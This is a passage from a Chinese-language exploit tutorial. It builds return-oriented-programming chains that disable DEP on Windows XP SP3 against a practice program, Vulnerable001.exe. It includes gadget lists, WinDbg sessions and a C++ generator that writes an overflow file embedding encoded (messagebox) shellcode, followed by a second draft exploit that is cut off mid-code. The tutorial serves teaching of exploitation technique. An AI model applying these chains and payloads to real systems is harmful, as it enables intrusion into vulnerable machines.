那又是誰會跳到 7c91cd4f 呢？可以看到 7c94153e 和 7c941541 這兩行，先讓 [ebp-4] 等於 esi，再跳到 7c91cd83。我們只要確定 esi 不是 0，那麼 [ebp-4] 就不會是 0。當然 ebp 要是一個可寫入的記憶體位址，否則寫入 [ebp-4] 會引發存取違規。
流程：7c94153e -> 7c91cd4f -> 7c936861

先停一下追蹤，思考一下 ebp。其實 ebp 不只要是可寫入的記憶體位址，它其實必須是堆疊位址。因為你可以看到如果我們順利的跑到了 7c93686b，結束後在 7c936870 會跳到 7c91cd8d。那裡除了 pop esi 之外，還有個 leave 和 ret 4。leave 會讓 esp = ebp + 4，所以 ebp 必須是合法的堆疊位址才可以。

堆疊會放置我們的 shellcode，我們需要透過控制 esp 來回到 shellcode，控制了 ebp 等於控制 esp，這一點我們等一下回來談。
回到追蹤的任務上，是誰會走到 7c94153e 呢？可以看到 7c91cd44 到 7c91cd49 的部份，比較 al 是否等於 1，而且讓 esi 等於 2，如果 al 等於 1，則跳到 7c94153e。
流程：7c91cd44 -> 7c94153e -> 7c91cd4f -> 7c936861

因此，我們只要想方設法讓 al 等於 1，而且讓 ebp 等於堆疊位址，再讓程序流程跳到 7c91cd44 就可以了。

在 7c936861 那一段成功呼叫後，會跳到 7c91cd8d 執行 pop esi # leave # ret 4 結尾。最後 ret 4 又會把流程導引到堆疊上的指令位址。這個時候 DEP 已經被關閉了。因此我們會希望 ret 4 回到的是類似 jmp esp 這一類的指令，讓流程回到堆疊上的 shellcode 內容。
流程：7c91cd44 -> 7c94153e -> 7c91cd4f -> 7c936861 -> 7c91cd8d (pop esi # leave # ret 4)

前 面介紹過的 mona 有個很方便的功能，可以自動搜尋記憶體中有幫助的指令位址，輸出檔案，提供給攻擊者參考。我們透過 Immunity Debugger 載入 Vulnerable001.exe，並且輸入 !mona rop -m *。-m * 是讓 mona 去所有的模組記憶體尋找指令，預設情況下 mona 會略過系統相關的模組，但是 Vulnerable001.exe 實在太小了，而且我們是在 XP SP3 下面跑，沒有 ASLR，系統模組也無所謂，因為位址不會改動。

mona 會輸出一個 rop.txt 檔案。讀者可以用文字編輯軟體，例如 notepad++ 來開啟 rop.txt 檔案。裡面會有許多指令與記憶體相關紀錄。

我們使用 0x7c928066 來讓 AL 等於 1：

```
0x7c928066 :  # MOV AL,1 # POP EDI # POP ESI # POP EBP # RETN 0x10
```

我們使用 0x7c97ccbb 來讓 ebp 等於堆疊的記憶體位址：

```
0x7c97ccbb : push esp # xor dl,byte ptr ds:[eax] # pop ebp # retn 4
```

但是 0x7c97ccbb 這一個指令其中夾雜著 xor dl,byte ptr ds:[eax]，這會去存取 [eax]。如果 eax 不是一個可讀取的記憶體位址的話，會造成存取違規。我們要想辦法讓 eax 也是一個可讀取的記憶體位址，選項有很多，例如讓 eax 等於任何一個合法的模組記憶體位址，或者讓 eax 等於堆疊或堆積位址。通常這種時候，我們需要知道發生溢位的那一個瞬間，程序的暫存器以及記憶體內容有哪些可以利用的。我們執行 WinDbg 載入 Vulnerable001.exe，並且設定參數為 Vulnerable001_Exploit.txt。Vulnerable001_Exploit.txt 是我們在第三章發展出來針對 Vulnerable001.exe 的攻擊檔案，裡面使用了 0x7c96bf33 這個 ntdll.dll 裡面的位址，其內容為可執行的指令 jmp esp。我們用 WinDbg 載入，並且設定斷點在 0x7c96bf33 那裡：

```
CommandLine: C:\buffer_overflow\Vulnerable001.exe vulnerable001_exploit.txt
Starting directory: c:\buffer_overflow\
Symbol search path is: SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000   image00400000
ModLoad: 7c900000 7c9b2000   ntdll.dll
```



```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> bp 0x7c96bf33
0:000> g
ModLoad: 5cb70000 5cb96000   C:\WINDOWS\system32\ShimEng.dll
Breakpoint 1 hit
eax=00000001 ebx=00004000 ecx=77c412f6 edx=00032510 esi=00dff73e edi=00dff6ee
eip=7c96bf33 esp=0023fb30 ebp=41414141 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000296
ntdll!`string'+0xa9:
7c96bf33 ffe4            jmp     esp {0023fb30}
```

可以看到 ecx 和 edx 看起來都是可讀取的位址，我們執行 !address ecx 和 !address edx 來驗證一下：

```
0:000> !address ecx
Usage:                  Image
Allocation Base:        77c10000
Base Address:           77c11000
End Address:            77c5d000
Region Size:            0004c000
Type:                   01000000    MEM_IMAGE
State:                  00001000    MEM_COMMIT
Protect:                00000020    PAGE_EXECUTE_READ
More info:              lmv m msvcrt
More info:              !lmi msvcrt
More info:              ln 0x77c412f6

0:000> !address edx
Usage:                  <unclassified>
Allocation Base:        003e0000
Base Address:           003e0000
End Address:            003e8000
Region Size:            00008000
Type:                   00020000    MEM_PRIVATE
State:                  00001000    MEM_COMMIT
Protect:                00000004    PAGE_READWRITE
```

你可以看到 ecx=77c412f6 落在 PAGE_EXECUTE_READ，而 edx=00032510 是落在 PAGE_READWRITE 的區間。兩個都是安全可讀取的位址。

因此，我們透過 0x7c97548a 來讓 eax 等於 edx，於是在存取 [eax] 的時候可以順利進行。

```
0x7c97548a : mov eax,edx # pop ebx # retn
```

小結一下，目前我們的順序長這樣：

```
1. 0x7c97548a : mov eax,edx # pop ebx # retn
2. 0x7c928066 : MOV AL,1 # POP EDI # POP ESI # POP EBP # RETN 0x10
3. 0x7c97ccbb : push esp # xor dl,byte ptr ds:[eax] # pop ebp # retn 4
```

如果我們能夠把 0x7c97548a 放置在正好會覆蓋 Vulnerable001.exe 的弱點 ret 位置，讓程序把 0x7c97548a 載入到 eip 執行，流程就開始了。所以在第三章的範例裡面，我們在 Vulnerable001_Exploit.txt 裡頭是使用 0x7c96bf33 (jmp esp) 來覆蓋 ret，我們在這裡改成使用 0x7c97548a 來覆蓋。

考慮一下指令的 padding，例如 pop 和 retn 0x10，我們的堆疊應該要這樣安排：

```
1. 0x7c97548a : mov eax,edx # pop ebx # retn
2. 4 bytes padding for pop ebx
3. 0x7c928066 : MOV AL,1 # POP EDI # POP ESI # POP EBP # RETN 0x10
4. 12 bytes padding for pop edi # pop esi # pop ebp
5. 0x7c97ccbb : push esp # xor dl,byte ptr ds:[eax] # pop ebp # retn 4
6. 16 bytes padding for retn 0x10
...
?. 0x7c91cd44 : 呼叫 LdrpCheckNXCompatibility 內部邏輯
```

而呼叫 0x7c91cd44 後流程順序是：
流程：7c91cd44 -> 7c94153e -> 7c91cd4f -> 7c936861 -> 7c91cd8d (pop esi # leave # ret 4)

接 下來考慮兩件事情：第一件事是假設我們成功的呼叫 7c936861 那一段以至於來到 7c93686b (call ntdll!ZwSetInformationProcess)，你在反組譯的輸出中可以看到，在執行這一行之前會有四個 push，每一次 push 會讓堆疊往低位址長 4 bytes。另一件事是在最後 7c91cd8d 那一段，後來執行 leave 的時候，會讓 esp = ebp + 4，因為 leave 等效於 mov esp,ebp # pop ebp，再來的 ret 4 會讓電腦將 [esp] 載入到 eip，並且將 esp 值加上 8。也就是說 ebp + 4 的位址將會被載入到 eip 中，而且是在 DEP 關掉以後。我們只要把一個存放 jmp esp 這樣指令的位址放在 ebp + 4，等到 DEP 關掉以後，就會執行它，並且把流程導引到 shellcode 上。

但 是如果我們沒有先預留空間，讓 esp 離 ebp 遠一點，那麼在執行 7c91cd8d 那一段以前，就是在 7c936861 那一段，四個 push 就會把我們的堆疊內容給蓋過去了，因此，當程序在執行 7c936861 那一段的時候，esp 至少需要比 ebp 大 7 * 4 = 28 個以上的位元組，但是越多越好。7 裡面的 4 是為了放四個 push 的參數，有 1 是為了放 jmp esp 的位址，有 1 是為了 ret 4 的 4 來做 padding，有 1 是為了放一個超小型的 shellcode，例如一個 jmp short 0x1a（EB18）指令，來跳到比較大的 shellcode。

頭量了嗎？ROP 就是這樣了。你必須觀前顧後，計算好每一個位移距離，安排好每一個記憶體位址。ROP 也沒有絕對答案，因為能夠用的


```
0x7c90e8b9 : pop esi # pop edi # pop ebx # retn
```

所以最後，我們的堆疊安排如下：


```
1.  0x7c97548a : mov eax,edx # pop ebx # retn
2.  4 bytes padding（第 1 行的 pop ebx）
3.  0x7c928066 : MOV AL,1 # POP EDI # POP ESI # POP EBP # RETN 0x10
4.  12 bytes padding（第 3 行的 pop edi # pop esi # pop ebp）
5.  0x7c97ccbb : push esp # xor dl,byte ptr ds:[eax] # pop ebp # retn 4
6.  16 bytes padding（第 3 行的 retn 0x10）
7.  0x7c90e8b9 : pop esi # pop edi # pop ebx # retn
8.  0x7c96bf33 : jmp esp，第 5 行的 retn 4 會先把這個數值跳過，
                 但等到 7c91cd8d 那一段的 leave # ret 4 的時候，這一個數值會被載入到 eip
9.  4 bytes padding（第 7 行的 pop esi，等到 7c91cd8d 那一段的時候，ret 4 會把這個數值再次跳過）
10. \x90\x90\xEB\x18：jmp short 0x1a，第 7 行的 pop edi，等到 7c91cd8d 那一段執行之後，
                      第 8 行會被載入執行，此時 esp 指向這裡，當第 8 行執行 jmp esp 的時候，
                      執行流程跑來這個位址，這裡的內容會被當作指令執行。
                      我們執行 nop # nop # jmp short 0x1a，opcode 是 9090EB18
11. 4 bytes padding（第 7 行的 pop ebx）
12. 0x7c90e8b9 : pop esi # pop edi # pop ebx # retn
13. 12 bytes padding（第 12 行的 pop esi # pop edi # pop ebx）
14. 0x7c91cd44 : 呼叫 LdrpCheckNXCompatibility+0x12
接著開始以下的流程：
7c91cd44 -> 7c94153e -> 7c91cd4f -> 7c936861 -> 7c91cd8d (pop esi # leave # ret 4)
執行完 7c91cd8d 那一段之後，流程回到第 8 行（eip = 0x7c96bf33），esp 回到第 10 行。
第 8 行的 jmp esp 正好執行第 10 行的 nop # nop # jmp short 0x1a，往前跳 0x1a bytes。
15. shellcode（前面放一些 nop 讓 jmp short 0x1a 跳過來緩衝，再來接真正的 shellcode 指令）
```

所以，我們開啟一個 XP-LdrpCheckNXCompatibility 攻擊程式專案，新增一個 XP-LdrpCheckNXCompatibility.cpp 檔案，內容如下：

```
// File name: XP-LdrpCheckNXCompatibility.cpp
// Windows XP SP3 x86 EN
// 2015-01-24
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "c:\\buffer_overflow\\xp-method-LdrpCheckNXCompatibility.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    string junk(140,'A');

    // Adjust EAX
    // 0x7c97548a : mov eax,edx # pop ebx # retn
    string eax_adjust("\x8a\x54\x97\x7c");
    string eax_adjust_padding(4*1/*1 pop*/, 'B');

    // Set al as 1
    // 0x7c928066 :  # MOV AL,1 # POP EDI # POP ESI # POP EBP # RETN 0x10
    string set_al1("\x66\x80\x92\x7c");
    string set_al1_padding(4*3/*3 pops*/, 'C');

    // Adjust EBP
    // 0x7c97ccbb : push esp # xor dl,byte ptr ds:[eax] # pop ebp # retn 4
    string ebp_adjust("\xbb\xcc\x97\x7c");
    string ebp_adjust_padding(0x10/*RETN 0x10 from the above*/, 'D');

    // Adjust ESP, making it larger than EBP, for room to pivot execution flow back to stack
    // 0x7c90e8b9 : pop esi # pop edi # pop ebx # retn
    string esp_adjust("\xb9\xe8\x90\x7c");

    // the 1st pop will be loaded back to EIP after LdrpCheckNXCompatibility+0x12
    // the 2nd pop will be discarded
    // the 3rd pop will be the location pointed by esp after LdrpCheckNXCompatibility+0x12
    // the 4th pop will be discarded
    // 0x7c96bf33 : jmp esp
    string pop1("\x33\xbf\x96\x7c");
    string pop2(4, 'E');
    string pop3("\x90\x90\xEB\x18"); // opcode EB18 is "jmp short 0x1a" (jump forward for 26 bytes)
    string pop4(4, 'F');
```


```
    // Call LdrpCheckNXCompatibility+0x12
    // 0x7c91cd44, windows xp sp3, en
    string nx_routine("\x44\xcd\x91\x7c");

    string nops(8, '\x90');
    string shellcode(code);
    ofstream fout(FILENAME, ios::binary);
    fout << junk
         << eax_adjust << eax_adjust_padding
         << set_al1 << set_al1_padding
         << ebp_adjust << ebp_adjust_padding
         << esp_adjust
         << pop1 << pop2 << pop3 << pop4
         << esp_adjust2 << esp_adjust_padding2
         << nx_routine
         << nops << shellcode;
}
```

覆蓋 ret 前的 140 個字母 A 是從第三章分析得來的，其他部份已經如前面所解釋。編譯連結產生出 c:\buffer_overflow\xp-method-LdrpCheckNXCompatibility.txt 檔案。到 cmd.exe 界面下執行，即便 DEP 啟動的狀態下，也無法阻止電腦想跟我們說哈囉：



這是我們第一個突破 DEP 的程式，運用的是第一把劍 ZwSetInformationProcess 的第一種型態。接下來我們來看第二種型態，也就是直接呼叫 ZwSetInformationProcess 函式，並且自行分配參數。

這個範例程式是 DEP 相關範例裡最簡單的，建議讀者務必把這個範例弄懂才往下看，因為之後的都比這個複雜許多。

第一劍的進階型態

我們要直接呼叫 ZwSetInformationProcess 函式，並且自行預備好它的四個參數。

首先一開始我們先計畫好緩衝區的長相大致如下：

```
(1)  padding A
(2)  ZwSetInformationProcess 呼叫
(3)  padding B
(4)  jmp esp，ZwSetInformationProcess 回來後在這裡
(5)  padding C，這部份至少要有 0x10 bytes 以做 ZwSetInformationProcess 的參數空間
(6)  shellcode A，安排一小部份指令以跳到主要的 shellcode B
(7)  rop1，設定一個不常用到的暫存器（例如：edi ）為一個固定的堆疊位址。
(8)  rop2，預備 ZwSetInformationProcess 的第一個參數
(9)  rop3，預備 ZwSetInformationProcess 的第二個參數
(10) rop4，預備 ZwSetInformationProcess 的第三個參數
(11) rop5，預備 ZwSetInformationProcess 的第四個參數
(12) rop6，讓 esp 等於 (4) 而且讓 eip 等於 (2)
(13) shellcode B，前面放一些 nop 讓 shellcode A 跳過來當緩衝。
```

rop1 是緩衝區溢位發生的一開始，最先執行的。

我們一步一步來，從 rop1 開始，我們透過剛剛 mona 產生出的 rop.txt 裡面尋找指令。如果有需要，也可以透過 mona fw 或者是我們之前用過 memdump 加上 msfpescan 來找指令。

我們在 rop1 裡使用以下這些指令，容我再次提醒讀者：**ROP 沒有標準答案**，只有是否可成功運作，以及是否穩定的差別而已。

```
0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    eax = esp，也就是起始狀態的 esp 值，假設這個值叫做 iesp。
0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    eax = eax - 0x60，也就是 iesp - 0x60
0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08
    edi = eax = iesp - 0x60。執行完這步之後，esp = iesp + 0x90 = edi + 0x90，
    0x90 中的 0x60 是上面 sub eax,30 兩次得到 0x60，又有 0x30 是第一行 pop ebp # retn 0x04、
    第二行組語 pop ebp # retn、第三行組語 pop ebp # retn、以及第四行組語 pop esi # pop ebp # retn 0x08，
    所以總共 12 * 4 = 48 = 0x30。
```

rop2 要預備第一個參數，我們把第一個參數 -1 存在 [edi] 裡面，從 rop.txt 裡面運用下面這一些指令：

```
0x7c91c265 :  # XOR ECX,ECX # RETN [ntdll.dll]
    ecx = 0
0x77c2c873 :  # DEC ECX # RETN [msvcrt.dll]
    ecx = -1
0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    eax = edi
0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    [eax] = ecx，所以 [edi] = ecx = -1
```

rop3 是第二個參數 0x22，存在 [edi+4] 裡面：

```
0x77c280dc :  # XOR EAX,EAX # RETN [msvcrt.dll]
    eax = 0
0x7c971b12 :  # ADD EAX,20 # POP EBP # RETN [ntdll.dll]
    eax = 0x20
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    eax = 0x22
0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    ecx = 0x22
0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    eax = edi
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    eax = edi+4
0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    [eax] = ecx，所以 [edi+4] = ecx = 0x22
```

rop4 是第三個參數，是一個指向 2 的指標，我們運用 [edi+0x20] 存放 2，再將 edi+0x20 存在 [edi+8]：

```
0x77c280dc :  # XOR EAX,EAX # RETN [msvcrt.dll]
    eax = 0
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    eax = 2
0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    ecx = 2
0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    eax = edi
0x7c971b12 :  # ADD EAX,20 # POP EBP # RETN [ntdll.dll]
    eax = edi + 0x20
0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    [eax] = ecx，所以 [edi+0x20] = ecx = 2
0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    ecx = eax = edi + 0x20
0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    eax = edi
0x77c1f2c1 :  # ADD EAX,8 # RETN [msvcrt.dll]
    eax = eax + 0x8 = edi + 0x8
0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    [eax] = ecx，所以 [edi+0x8] = ecx = edi + 0x20
```

rop5 是第四個參數，我們把數值 4 存在 [edi+0x0c] 裡面：

```
0x77c280dc :  # XOR EAX,EAX # RETN [msvcrt.dll]
    eax = 0
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    eax = 0x4
0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    ecx = eax = 0x4
0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    eax = edi
0x77c1f2c1 :  # ADD EAX,8 # RETN [msvcrt.dll]
    eax = eax + 0x8 = edi + 0x8
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    eax = eax + 0x2 = edi + 0xA
0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    eax = eax + 0x2 = edi + 0xC
0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    [eax] = ecx，所以 [edi+0x0c] = ecx = 0x4
```

rop6 是把執行流程調轉回 edi-4，我們使用以下這些指令，最後一個 retn 0x08 會讓 edi-4 被載入到 eip：

```
0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    eax = edi
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
    eax = eax-0x14 = edi-0x14
0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
    執行 pop esp 後 esp = eax，而執行 pop ebp 讓 esp = eax+4。接著 retn 0x08 讓 eip = [eax+4]，
    且 esp = eax+4+0x0c。所以最後 eip = [edi-0x10]，而 esp = edi-0x04。
```

(2) ZwSetInformationProcess 呼叫
(3) padding B
(4) jmp esp，ZwSetInformationProcess 回來後在這裡
(5) padding C，這部份至少要有 0x10 bytes 以做 ZwSetInformationProcess 的參數空間
(6) shellcode A，安排一小部份指令以跳到主要的 shellcode B
(7) rop1，設定一個不常用到的暫存器（例如：edi ）為一個固定的堆疊位址。
(8) rop2，預備 ZwSetInformationProcess 的第一個參數

```
(9)  rop3，預備 ZwSetInformationProcess 的第二個參數
(10) rop4，預備 ZwSetInformationProcess 的第三個參數
(11) rop5，預備 ZwSetInformationProcess 的第四個參數
(12) rop6，讓 esp 等於 (4) 而且讓 eip 等於 (2)
(13) shellcode B，前面放一些 nop 讓 shellcode A 跳過來當緩衝。
```

rop6 執行完之後，eip = [edi-0x10]，而 esp = [edi-0x04]。因此，我們會希望 edi-0x10 就是 (2)，而 edi-0x04 就是 (4)。以 edi 當作錨點，重新規劃緩衝區相對位置如下：

```
...         padding A
edi-0x10    ZwSetInformationProcess 呼叫
edi-0x0c    padding B
edi-0x04    jmp esp
edi         padding C，也是 ZwSetInformationProcess 的第一個參數
edi+0x04    padding C，也是 ZwSetInformationProcess 的第二個參數
edi+0x08    padding C，也是 ZwSetInformationProcess 的第三個參數
edi+0x0c    padding C，也是 ZwSetInformationProcess 的第四個參數
edi+0x10    shellcode A，跳過 rop1~rop6 回到 shellcode B
edi+0x20    padding D，從 padding A 到這裡結束要填滿 140 bytes，以便發生緩衝區溢位狀況。
            此為 edi+20 被用作第三個參數指標之用，所以前面的 shellcode A 最多只能夠到 edi+0x1F。
...         rop1 ~ rop6
...         shellcode B
```

要知道上面那些 ... 的值，我們需要知道一個是緩衝區溢位發生時，堆疊 esp 距離我們的緩衝區頭有多遠；另一個是知道 rop1 到 rop6 有多少個位元組。

我們先查第一個答案。透過 WinDbg 載入 Vulnerable001.exe，傳入 Vulnerable001_Exploit.txt 當作參數，並且按下 g 執行，使其發生 DEP 攔阻的存取違規如下：

```
CommandLine: C:\buffer_overflow\Vulnerable001.exe vulnerable001_exploit.txt
Starting directory: c:\buffer_overflow\
Symbol search path is: SRV*c:\windbgsymbols*http://msd1.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000   image00400000
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
(99c.b30): Break instruction exception - code 80000003 (first chance)
eax=00351eb4 ebx=7ffd5000 ecx=00000004 edx=00000010 esi=00351f48 edi=00351eb4
eip=7c90120e esp=0023fb20 ebp=0023fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> g
ModLoad: 5cb70000 5cb96000   C:\WINDOWS\system32\ShimEng.dll
(99c.b30): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00004000 ecx=77c412f6 edx=00032510 esi=00dff73e edi=00dff6ee
eip=0023fb30 esp=0023fb30 ebp=41414141 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010296
0023fb30 90              nop
```

試著往回看 esp 到 esp-0x100 的記憶體內容：

```
0:000> db esp-0x100 L100
0023fa30  7c b6 00 00 54 f8 23 00-00 00 00 00 2e a5 c3 77  |...T.#........w
0023fa40  10 25 03 00 50 fa 23 00-67 b9 c3 77 13 00 00 00  .%..P.#.g..w....
0023fa50  88 fa 23 00 ff 12 c4 77-e0 fc c5 77 f6 12 c4 77  ..#....w...w...w
0023fa60  ee f6 df 00 3e f7 df 00-00 40 00 00 01 00 00 00  ....>....@......
0023fa70  60 fa 23 00 1d 30 40 00-e0 ff 23 00 94 5c c3 77  `.#..0@...#..\.w
0023fa80  80 46 c1 77 ff ff ff ff-f6 12 c4 77 b6 12 40 00  .F.w.......w..@.
0023fa90  e0 fc c5 77 00 30 40 00-a0 fa 23 00 18 25 c1 77  ...w.0@...#..%.w
0023faa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023fab0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023fac0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023fad0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023fae0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023faf0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023fb00  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023fb10  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0023fb20  41 41 41 41 41 41 41 41-41 41 41 41 33 bf 96 7c  AAAAAAAAAAAA3..|
```

可以看到緩衝區的頭是從 0023faa0 開始，此時 esp 是 0023fb30，也就是 iesp 等於 0023fb30，距離緩衝區頭為 0x90 bytes。

記得 edi = iesp - 0x60 嗎？所以 edi 距離堆疊頭是 0x30，所以 padding A 的長度是 0x20。而 padding D 要把前面部份補滿 140 也就是 0x8c，因此 padding D 的長度是 0x3c。

要 算出第二個答案，我們需要把 rop1 ~ rop6 會佔的長度算出來。當然我們可以人工算，但是直接把 rop1 ~ rop6 用程式寫出來，然後用程式計算總長度輸出就可以了。我們先暫時寫一個攻擊程式草稿 XP-ZwSetInformationProcess.cpp 如下：


```
#include <iostream>
#include <string>
using namespace std;

int main() {
    string rop1 = "\xb0\x94\x96\x7c" "1111"/*POP EBP*/
                  "\x5e\x4c\x93\x7c" "1111"/*RETN 0x04 from above*/ "1111"/*POP EBP*/
                  "\x5e\x4c\x93\x7c" "1111"/*POP EBP*/
                  "\xdf\x48\x93\x7c" "11111111"/*POP ESI # POP EBP*/
                  ; // 0x08 bytes padding left

    string rop2 = "\x65\xc2\x91\x7c" "22222222"/*RETN 0x08 from above*/
                  "\x73\xc8\xc2\x77"
                  "\xc2\x4d\xc3\x77" "2222" /*POP ESI*/
                  "\x18\x9b\x91\x7c" "2222" /*POP EBP*/
                  ;  // 0x04 bytes padding left

    string rop3 = "\xdc\x80\xc2\x77" "3333"/*RETN 0x04 from above*/
